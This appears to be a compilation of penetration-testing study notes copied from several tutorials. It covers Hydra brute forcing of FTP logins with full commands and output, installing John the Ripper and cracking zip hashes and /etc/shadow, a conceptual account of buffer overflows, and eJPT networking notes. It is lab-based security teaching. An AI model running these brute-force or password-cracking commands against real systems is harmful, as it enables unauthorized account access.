[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "root" - 28 of 40 [child 7] (0/0)
[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "toor" - 29 of 40 [child 9] (0/0)
[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "raj" - 30 of 40 [child 10] (0/0)
[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "123" - 32 of 40 [child 11] (0/0)
[ATTEMPT] target 192.168.1.108 - login "123" - pass "123" - 33 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.1.108 - login "123" - pass "" - 34 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.1.108 - login "123" - pass "321" - 35 of 40 [child 12] (0/0)
[ATTEMPT] target 192.168.1.108 - login "123" - pass "root" - 36 of 40 [child 13] (0/0)
[ATTEMPT] target 192.168.1.108 - login "123" - pass "toor" - 37 of 40 [child 14] (0/0)
[ATTEMPT] target 192.168.1.108 - login "123" - pass "raj" - 38 of 40 [child 15] (0/0)
[21][ftp] host: 192.168.1.108 login: raj password: 123
[ATTEMPT] target 192.168.1.108 - login "123" - pass "msfadmin" - 39 of 40 [child 8] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-01 13:31:57
```

Save Output to Disk

For the purpose of the record maintenance, better readability, and future references, we will save the output of the hydra brute force attack in a file. To this, we will use the parameter -o of the hydra to save the output in a text file.

```
hydra -L user.txt -P pass.txt 192.168.1.108 ftp -o result.txt
```

Now that we have successfully executed the command, now let's traverse to the location to ensure whether the output has been saved on the file or not. In this case, our location for output is /root/output.txt.


```

root@kali:~# hydra -L user.txt -P pass.txt 192.168.1.108 ftp -o result.txt ↵
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret serv

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 13:33:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tr
[DATA] attacking ftp://192.168.1.108:21/
[21][ftp] host: 192.168.1.108 login: raj password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-01 13:33:45
root@kali:~# cat result.txt ↵
# Hydra v8.6 run at 2018-11-01 13:33:38 on 192.168.1.108 ftp (hydra -L user.txt -P p
[21][ftp] host: 192.168.1.108 login: raj password: 123

```

Resuming the Brute Force Attack

Sometimes while making brute force, the attack gets paused/halt or cancel accidentally at this moment to save your time you can use **-r option** that enables resume parameter and continue the brute-forcing from the last dropped attempt of the dictionary instead of starting it from the 1st attempt.

```
hydra -L user.txt -P pass.txt 192.168.1.108 ftp
```

```
hydra -R
```

Now you can observe the output result from the given below image where after pressing ctrl C it stopped the attack and then type hydra -R to resume the attack and continue it.

```

root@kali:~# hydra -L user.txt -P pass.txt 192.168.1.108 ftp ↵
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret se

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 13:39:09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 t
[DATA] attacking ftp://192.168.1.108:21/
[21][ftp] host: 192.168.1.108 login: raj password: 123
^CThe session file ./hydra.restore was written Type "hydra -R" to resume session
root@kali:~# hydra -R ↵
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret se

[INFORMATION] Reading restore file ./hydra.restore
Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 13:39:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 t
[DATA] attacking ftp://192.168.1.108:21/
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-01 13:39:21

```

Password Generating Using Various Set of Character

Hydra has -x option that enables password generation option that involves following instructions:

-x MIN:MAX:CHARSET

MIN is used to specify the minimum number of characters in the password

MAX is used to specify the maximum number of characters in the password

CHARSET is used to specify a specification of the characters to use in the generation valid CHARSET values are: 'a' for lowercase letters, 'A' for uppercase letters, '1' for numbers, and for all others, just add their real representation.

-y disables the use if the above letters as placeholders

Now suppose we want to try 123 as the password for that I should set MIN=1, MAX=3 CHARSET 1 for generating a numeric password for the given username and run following command as said.

```
hydra -l shubham -x 1:3:1 ftp://192.168.1.108
```

or

```
hydra -l raj -x 1:3:1 192.168.1.108 ftp
```

```
hydra -l raj -x 1:3:1 192.168.1.108 ftp -y
```

As you can observe it has found 1 valid **password: 123** for username: raj for FTP login.

```
root@kali:~# hydra -l raj -x 1:3:1 ftp://192.168.1.108 ↵
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service
zations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-13 04:52:49
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting))
previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1110 login tries (l:1/p:1110) ~70 t
er task
[DATA] attacking ftp://192.168.1.108:21/
[21][ftp] host: 192.168.1.108 login: raj password: 123
[STATUS] 240.00 tries/min, 240 tries in 00:01h, 870 to do in 00:04h, 16 active
[STATUS] 80.00 tries/min, 240 tries in 00:03h, 870 to do in 00:11h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Now suppose we want to try abc as the password for that I should set MIN=1, MAX=3 CHARSET a for generating lowercase character password for the given username and run following command as said.

```
hydra -l shubham -x 1:3:a ftp://192.168.1.108 -V
```

```
root@kali:~# hydra -l shubham -x 1:3:a ftp://192.168.1.108 -V ↵
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service
zations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-13 04:42:59
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting))
previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 18278 login tries (l:1/p:18278), ~11
es per task
[DATA] attacking ftp://192.168.1.108:21/
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "a" - 1 of 18278 [child 0] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "b" - 2 of 18278 [child 1] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "c" - 3 of 18278 [child 2] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "d" - 4 of 18278 [child 3] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "e" - 5 of 18278 [child 4] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "f" - 6 of 18278 [child 5] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "g" - 7 of 18278 [child 6] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "h" - 8 of 18278 [child 7] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "i" - 9 of 18278 [child 8] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "j" - 10 of 18278 [child 9] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "k" - 11 of 18278 [child 10] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "l" - 12 of 18278 [child 11] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "m" - 13 of 18278 [child 12] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "n" - 14 of 18278 [child 13] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "o" - 15 of 18278 [child 14] (0/0)
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "p" - 16 of 18278 [child 15] (0/0)
```

As you can observe it has found 1 valid **password: abc** for username: shubham for FTP login.

```
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "abi" - 737 of 18278 [child]
[ATTEMPT] target 192.168.1.108 - login "shubham" - pass "abj" - 738 of 18278 [child]
[21][ftp] host: 192.168.1.108 login: shubham password: abc
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
[STATUS] 246.00 tries/min, 738 tries in 00:03h, 17540 to do in 01:12h, 16 active
```

Attacking on Specific Port Instead of Default

Due to security concern; the network admin can change the port number of a service on another port. Hydra makes brute force attack on the default port of service as you can observe in above all attacks it has automatically made the attack on port 21 for FTP login.

But you can use **-s option** that enables specific port number parameter and launch the attack on mention port instead of default port number.

Suppose on scanning the target network; I found FTP is running port 2121 instead of 21, therefore, I will execute the following command for FTP login attack.

```
hydra -L user.txt -P pass.txt 192.168.1.108 ftp -s 2121
```

As you can observe it has found 1 valid **password: 123** for username: raj for FTP login.

```
root@kali:~# nmap -sV 192.168.1.108
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-01 13:50 EDT
Nmap scan report for 192.168.1.108
Host is up (0.00057s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
2121/tcp  open  ftp      vsftpd 3.0.3
MAC Address: 00:0C:29:0F:8D:01 (VMware)
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/sub
Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds
root@kali:~# hydra -L user.txt -P pass.txt 192.168.1.108 ftp -s 2121
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service
Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 13:50:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries p
[DATA] attacking ftp://192.168.1.108:2121/
[2121][ftp] host: 192.168.1.108 login: raj password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-01 13:50:48
```

Making Brute Force Attack on Multiple Host

If you want to use a user-pass dictionary on multiple hosts in a network then you can use **-M option** that enables the host list parameter and make brute force attack using the same dictionary and will try the same number of login attempt on each HOST IP mentioned in the host's list.

Here you can observe I had saved two host IP in a text file and then used the following command to make brute force attack on multiple hosts by using the same dictionary.

```
hydra -L user.txt -P pass.txt -M hosts.txt ftp
```

As you can observe it has found 2 valid FTP logins for each Host.


```

root@kali:~# cat hosts.txt
192.168.1.103
192.168.1.108
root@kali:~# hydra -L user.txt -P pass.txt -M hosts.txt ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 13:59:37
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 25 login tries (l:5/
[DATA] attacking ftp://(2 targets):21/
[21][ftp] host: 192.168.1.108 login: raj password: 123
[21][ftp] host: 192.168.1.103 login: msfadmin password: msfadmin
2 of 2 targets successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-01 13:59:45

```

Suppose you had given a list of multiple targets and wish to finish the brute force attack as soon as it has found the valid login for any host IP, then you should use **-F options** which enables finish parameter when found valid credential for either host from inside the host list.

```
hydra -L user.txt -P pass.txt -M hosts.txt ftp -V -F
```

As you can observe it has found 1 valid FTP logins for 192.168.1.108 and finished the attack.

```

root@kali:~# hydra -L user.txt -P pass.txt -M hosts.txt ftp -V -F
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organi

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 14:05:37
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 25 login tries (l:5/p:5), ~2 tries per ta
[DATA] attacking ftp://(2 targets):21/
[ATTEMPT] target 192.168.1.103 - login "root" - pass "root" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "root" - 1 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "root" - pass "toor" - 2 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "toor" - 2 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.1.103 - login "root" - pass "raj" - 3 of 25 [child 4] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "raj" - 3 of 25 [child 5] (0/0)
[ATTEMPT] target 192.168.1.103 - login "root" - pass "msfadmin" - 4 of 25 [child 6] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "msfadmin" - 4 of 25 [child 7] (0/0)
[ATTEMPT] target 192.168.1.103 - login "root" - pass "123" - 5 of 25 [child 8] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "123" - 5 of 25 [child 9] (0/0)
[ATTEMPT] target 192.168.1.103 - login "toor" - pass "root" - 6 of 25 [child 10] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "root" - 6 of 25 [child 11] (0/0)
[ATTEMPT] target 192.168.1.103 - login "toor" - pass "toor" - 7 of 25 [child 12] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "toor" - 7 of 25 [child 13] (0/0)
[ATTEMPT] target 192.168.1.103 - login "toor" - pass "raj" - 8 of 25 [child 14] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "raj" - 8 of 25 [child 15] (0/0)
[ATTEMPT] target 192.168.1.103 - login "toor" - pass "msfadmin" - 9 of 25 [child 16] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "msfadmin" - 9 of 25 [child 17] (0/0)
[ATTEMPT] target 192.168.1.103 - login "toor" - pass "123" - 10 of 25 [child 18] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "123" - 10 of 25 [child 19] (0/0)
[ATTEMPT] target 192.168.1.103 - login "raj" - pass "root" - 11 of 25 [child 20] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "root" - 11 of 25 [child 21] (0/0)
[ATTEMPT] target 192.168.1.103 - login "raj" - pass "toor" - 12 of 25 [child 22] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "toor" - 12 of 25 [child 23] (0/0)
[ATTEMPT] target 192.168.1.103 - login "raj" - pass "raj" - 13 of 25 [child 24] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "raj" - 13 of 25 [child 25] (0/0)
[ATTEMPT] target 192.168.1.103 - login "raj" - pass "msfadmin" - 14 of 25 [child 26] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "msfadmin" - 14 of 25 [child 27] (0/0)
[ATTEMPT] target 192.168.1.103 - login "raj" - pass "123" - 15 of 25 [child 28] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "123" - 15 of 25 [child 29] (0/0)
[ATTEMPT] target 192.168.1.103 - login "msfadmin" - pass "root" - 16 of 25 [child 30] (0/0)
[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "root" - 16 of 25 [child 31] (0/0)
[21][ftp] host: 192.168.1.108 login: raj password: 123
[STATUS] attack finished for 192.168.1.108 (valid pair found)
2 of 2 targets successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-01 14:05:38

```

<https://www.hackingarticles.in/comprehensive-guide-on-hydra-a-brute-forcing-tool/>

<https://securitytutorials.co.uk/brute-forcing-passwords-with-thc-hydra/>

<https://t.me/learningnets>

How to install John the Ripper

John the Ripper is usually pre-installed in Kali Linux but if you don't have it yet, you can follow the steps below to install it on a Linux-based machine.

If you are facing any challenges with Kali Linux, I suggest you go through [getting started with Kali Linux](#) article.

There are numerous ways of installing John the Ripper on your machine but we will look at some of the basic ones:

1. Installing from the source

Open the terminal by simultaneously holding **Ctrl+Alt+T** and run the command below.


```
mkdir src
```

This creates a directory where we'll store all our files.

Navigate to the src directory and clone John the Ripper repository as shown below.

```
cd src
```

```
git clone https://github.com/openwall/john.git
```



```
kali@kali:~$ git clone https://github.com/openwall/john.git
Cloning into 'john' ...
remote: Enumerating objects: 94014, done.
remote: Counting objects: 100% (318/318), done.
remote: Compressing objects: 100% (159/159), done.
remote: Total 94014 (delta 179), reused 233 (delta 158), pack-reused 93696
Receiving objects: 100% (94014/94014), 116.72 MiB | 923.00 KiB/s, done.
Resolving deltas: 100% (73785/73785), done.
Updating files: 100% (1954/1954), done.
kali@kali:~$
```


This creates a directory named John. To make it active, we need to run the command below.

```
cd john
```

Navigate to the src directory where we'll set and configure the compilation sources.

```
cd src
```

```
./configure
```



```
kali@kali:~/src/john/src$ ./configure
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking whether to compile using MPI... no
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking whether gcc understands -c and -o together... yes
checking whether we are using the GNU C compiler... (cached) yes
checking whether gcc accepts -g... (cached) yes
checking for gcc option to accept ISO C89... (cached) none needed
checking whether gcc understands -c and -o together... (cached) yes
checking additional paths... -L/usr/local/lib -I/usr/local/include
checking arg check macro for -m with gcc... yes
```

Run the make command to compile source code into executable programs and libraries. This might take some time depending on your machine and the resources allocated to it.

```
make
```

Lastly, run the make install command to install John the Ripper.

make install

```
Make process completed.
kali@kali:~/src/john/src$ make install
make find_version
make[1]: Entering directory '/home/kali/src/john/src'
echo "#define JTR_GIT_VERSION JUMBO_VERSION \"-e791b84e0\" \" 2021-07-12 15:50:15 -0300\""" > version.h.new
diff ->/dev/null 2>/dev/null version.h.new version.h 66 rm -f version.h.new || mv -f version.h.new version.h
make[1]: Leaving directory '/home/kali/src/john/src'
make[1]: Entering directory '/home/kali/src/john/src'
echo "#define JTR_GIT_VERSION JUMBO_VERSION \"-e791b84e0\" \" 2021-07-12 15:50:15 -0300\""" > version.h.new
diff ->/dev/null 2>/dev/null version.h.new version.h 66 rm -f version.h.new || mv -f version.h.new version.h
make[1]: ' ../run/unshadow' is up to date.
make[1]: ' ../run/unafs' is up to date.
make[1]: ' ../run/unique' is up to date.
make[1]: ' ../run/undrop' is up to date.
make[1]: ' ../run/rar2john' is up to date.
make[1]: ' ../run/zip2john' is up to date.
make[1]: ' ../run/genmkvpwd' is up to date.
make[1]: ' ../run/mkvcapcpoba' is up to date.
make[1]: ' ../run/calc_stat' is up to date.
make[1]: ' ../run/tgtsnarf' is up to date.
make[1]: ' ../run/rac2john' is up to date.
make[1]: ' ../run/hccap2john' is up to date.
make[1]: ' ../run/raw2dyna' is up to date.
make[1]: ' ../run/keepass2john' is up to date.
```

Run the commands below to see if the installation was successful.

cd ..

cd run

./john

```
kali@kali:~/src/john/src$ cd ..
kali@kali:~/src/john$ ls
CONTRIBUTING.md  doc  README.md  run  src
kali@kali:~/src/john$ cd run/
kali@kali:~/src/john/run$ ./john
John the Ripper 1.9.0-jumbo-1+bleeding-e791b84e0 2021-07-12 15:50:15 -0300 OMP [linux-gnu 32-bit i686 AVX2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.
kali@kali:~/src/john/run$
```

2. Installing from the package

You can also install John the Ripper by running the command below:

sudo apt install john

```
kali@kali:~$ sudo apt install john
[sudo] password for kali:
Reading package lists... Done
Building dependency tree
Reading state information... Done
john is already the newest version (1.9.0-jumbo-1-0kali3).
john set to manually installed.
The following package was automatically installed and is no longer required:
  php7.3
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 1664 not upgraded.
kali@kali:~$
```

How John the Ripper cracks passwords

During the cracking process, John the Ripper uses a rainbow table approach where it takes words from an in-built dictionary that comes with it.

It then compiles the variations of that dictionary and compares the hashed password to what is in the password file trying to find a match. This is repeated until a match is found.

Example cases of cracking passwords

You will need to run different commands depending on the type of target you are exploiting.

Let's look at some instances we might come across when cracking passwords using John the Ripper.

1. Cracking a zip/rar password-protected file

Cracking a zip or rar file password is done using the same approach.

First, we will need to access the hash of the password we are going to crack. Note the name of your zip file as you will be required to state it in the rest of the commands.

To access the password hash, navigate to the location of your zip password-protected file and run the command below in the terminal:

```
zip2john Test.zip
```

You can export the output to a text document to save the password hash since we are going to use it later.

```
zip2john Test.zip > hash.txt
```

To begin the attack on your zip file, run the command below:

```
john --format=zip hash.txt
```

In the command above, we have specified the format of the target file.

The password cracking process is initiated. This is where the strength of the password comes in. The stronger the password, the more the time taken to perform an attack.

After a successful attack, the password will be displayed on the terminal.

2. Cracking a user account password in Kali Linux

Moving on, we will learn how to crack another user's account password using John the Ripper.

First, let's create another user account that we are going to crack its password. Run the command below in the terminal.

```
sudo useradd -r James
```



```
kali@kali:~$ sudo useradd -r James
[sudo] password for kali:
kali@kali:~$
```

We have created a user account named James.

Now, let's set the password for the account.

```
sudo passwd James
```

Run the command below to crack James' password.

```
john /etc/shadow
```

John the Ripper will first identify the hash method and display it on the terminal. It then decodes the password hash into a raw password and displays it as well.

<https://www.section.io/engineering-education/password-cracking-with-john-the-ripper/>

Buffer Overflow

What is a buffer overflow?

A buffer overflow occurs when a program or process attempts to write more data to a fixed-length block of memory, or [buffer](#), than the buffer is allocated to hold. Buffers contain a defined amount of data; any extra data will overwrite data values in memory addresses adjacent to the destination buffer. That sort of overflow can be avoided if the program includes sufficient bounds checking to flag or discard data when too much is sent to a memory buffer.

What is a buffer overflow attack and how does one work?

Exploiting a buffer overflow allows an attacker to control or crash a process or to modify its internal variables. Buffer overflow always ranks high in the Common Weakness Enumeration (CWE) and [SANS Top 25 Most Dangerous Software Errors](#). A classic buffer overflow is specified as CWE-120 in the CWE dictionary of weakness types. Despite being well understood, buffer overflows continue to plague software from vendors both large and small.

A buffer overflow can occur inadvertently or when a malicious actor causes it. A threat actor can send carefully crafted input -- referred to as [arbitrary code](#) -- to a program. The program attempts to store the input in a buffer that isn't large enough for the input. If the excess data is then written to the adjacent memory, it overwrites any data already there.

The original data in the buffer includes the exploited [function](#)'s return pointer -- the address to which the process should go next. However, the attacker can set new values to point to an address of their choosing. The attacker usually sets the new values to a location where the exploit [payload](#) is positioned. This change alters the process's execution path and transfers control to the attacker's malicious code.


For example, suppose a program is waiting for users to enter their name. Rather than enter the name, the hacker would enter an executable command that exceeds the [stack](#) size. The command is usually something short. For instance, in a [Linux environment](#), the command is typically EXEC("sh"), which tells the system to open a command prompt window, known as a *root shell* in Linux circles.

Yet, overflowing the buffer with an executable command doesn't mean that the command will be executed. The attacker must specify a return address that points to the malicious command. The program partially crashes because the [stack overflowed](#). It then tries to recover by going to the return address, but the return address has been changed to point to the command the hacker specified. The hacker must know the address where the malicious command will reside.

To get around needing the actual address, the malicious command is often padded on both sides by NOP -- or [no operation](#) -- computer [instructions](#), a type of pointer. Padding on both sides is a technique used when the exact memory range is unknown. If the address the hacker specifies falls anywhere within the padding, the malicious command will be executed.

Stack buffer overflow attack

Memory layout before and after a stack buffer overflow attack



Programming languages like C and C++ have no protection against accessing or overwriting data in any part of their memory. As a result, they are vulnerable to buffer overload attacks. Bad actors can perform direct memory manipulation with common programming constructs.

Modern programming languages like C#, Java and Perl reduce the chance of coding errors creating buffer overflow vulnerabilities. Nevertheless, buffer overflows can happen in any programming environment where direct memory manipulation is allowed, whether through flaws in the program [compiler](#), [runtime](#) libraries or features of the language itself.

Types of buffer overflow attacks

Techniques to exploit buffer overflow vulnerabilities vary based on the operating system (OS) and programming language. However, the goal is always to manipulate a computer's memory to subvert or control program execution.

Buffer overflows are categorized according to the location of the buffer in the process memory. They are mostly stack-based overflows or [heap](#)-based overflows. Both reside in a device's random access memory.

Some types of buffer overflow attacks include the following.

Stack-based buffer overflow or stack buffer overrun attack

The stack holds data in a last-in, first-out structure. It is a continuous space in memory used to organize data associated with function calls, including function parameters, function local variables and management information, such as frame and instruction pointers. Normally, the stack is empty until the targeted program requires user input, like a username or password. At

that point, the program writes a return memory address to the stack, and then the user's input is placed on top of it. When the stack is processed, the user's input gets sent to the return address specified by the program.

However, a stack has a finite size. The programmer who develops the code must reserve a specific amount of space for the stack. If the user's input is longer than the amount of space reserved for it within the stack and the program does not verify that the input will fit, then the stack will overflow. This in itself isn't a huge problem, but it becomes a huge security hole when it is combined with malicious input.

Heap-based buffer overflow attack

The heap is a memory structure used to manage dynamic memory. Programmers often use the heap to allocate memory whose size is not known at compile time, where the amount of memory required is too large to fit on the stack or the memory is intended to be used across function calls. Heap-based attacks flood the memory space reserved for a program or process. Heap-based vulnerabilities, like the [zero-day bug discovered in Google Chrome](#) earlier this year, are difficult to exploit, so they are rarer than stack attacks.

Integer overflow attack

Most programming languages define maximum sizes for integers. When those sizes are exceeded, the result may cause an error, or it may return an incorrect result within the integer length limit. An [integer overflow](#) attack can occur when an integer is used in an arithmetic operation and the result of the calculation is a value in excess of the maximum size of the integer. For example, 8 bits of memory are required to store the number 192. If the process adds 64 to this number, the answer 256 will not fit in the allocated memory, as it requires 9 bits.

Format strings attack

Attackers change the way an application flows by misusing [string](#) formatting library functions, like printf and sprintf, to access and manipulate other memory spaces.

Unicode overflow attacks

These attacks exploit the greater memory required to store a string in [Unicode](#) format than in American Standard Code for Information Interchange ([ASCII](#)) characters. They can be used against programs that are expecting all input to be ASCII characters.

<https://www.techtarget.com/searchsecurity/definition/buffer-overflow>

<https://www.corelan.be/index.php/search/shell+access/>

<https://www.w0lff4ng.org/stack-buffer-overflow-basico-parte-2/>

eJPT Notes PenTest

Full Notes

- Includes some common knowledge items that might come up in interviews and good to just be aware of in general.

Introduction

HTTP(s) Sniffing w/ Wireshark

- Helpful Snippets:
 - `request.method == "POST"`
 - `http & ip.src == 192.168.0.1`
 - `tcp.port == xx`
 - `tcp.srcport == xx`
 - `http.request`
- After Capturing
 - Follow -> TCP Stream

OSI Model

- Each layer serves the layer **above** it
- Through the process of encapsulation, the lower layer passes off its payload as the **HEADER AND PAYLOAD** for the upper layer... That lower layer's header is what directs it to go up.

Networking

- Reserved IPv4 Addresses
 - 0.0.0.0 - 0.255.255.255 represent "THIS network"
 - 127.0.0.0 - 128.255.255.255 represent the local host (your pc)
 - 192.168.0.0 - 192.168.255.255 reserved for private networks
- Check listening ports and current TCP connections
 - `netstat -ano` on windows
 - `netstat -tunp` on linux
 - `netstat -p tcp -p udp lsof -n -i4TCP -i4UDP` on MacOS (Yes, really typed like that...)

Gateway, Subnet...etc

- To identify a host, you need BOTH the IP Address AND the netmask to tap its network
- To get subnet size/ CIDR, take the netmask and convert it to binary... Count how many "1" bits are in a row and that will be the total /19 or /24 ...

- EX: 10.54.12.0/24 (10.54.12.0/255.255.255.0)
 - 255 in binary has 8 "1" bits. So if we do 2^8 , we get the number of addresses at that subnet which is 256 addresses.
- 10.54.12.0 is the network address or Gateway/ router
- 10.54.12.255 is the BROADCAST address

Routing

- Default Address of 0.0.0.0 is used when the router receives a packet whose destination is an UNKNOWN network
- Helpful Snippets:
 - ip neighbour (linux to get the ARP cache)
 - arp -a (linux + windows ARP table)
 - ip route Linux Routing Table
 - route print on windows
 - netstat -r on OSX
- Switches without VLANs DO NOT segment networks, routers can be used to segment them if need be
- Devices to watch out for to pivot/ route
 - Printers, fileserver, web server, or anything like that in the ARP table
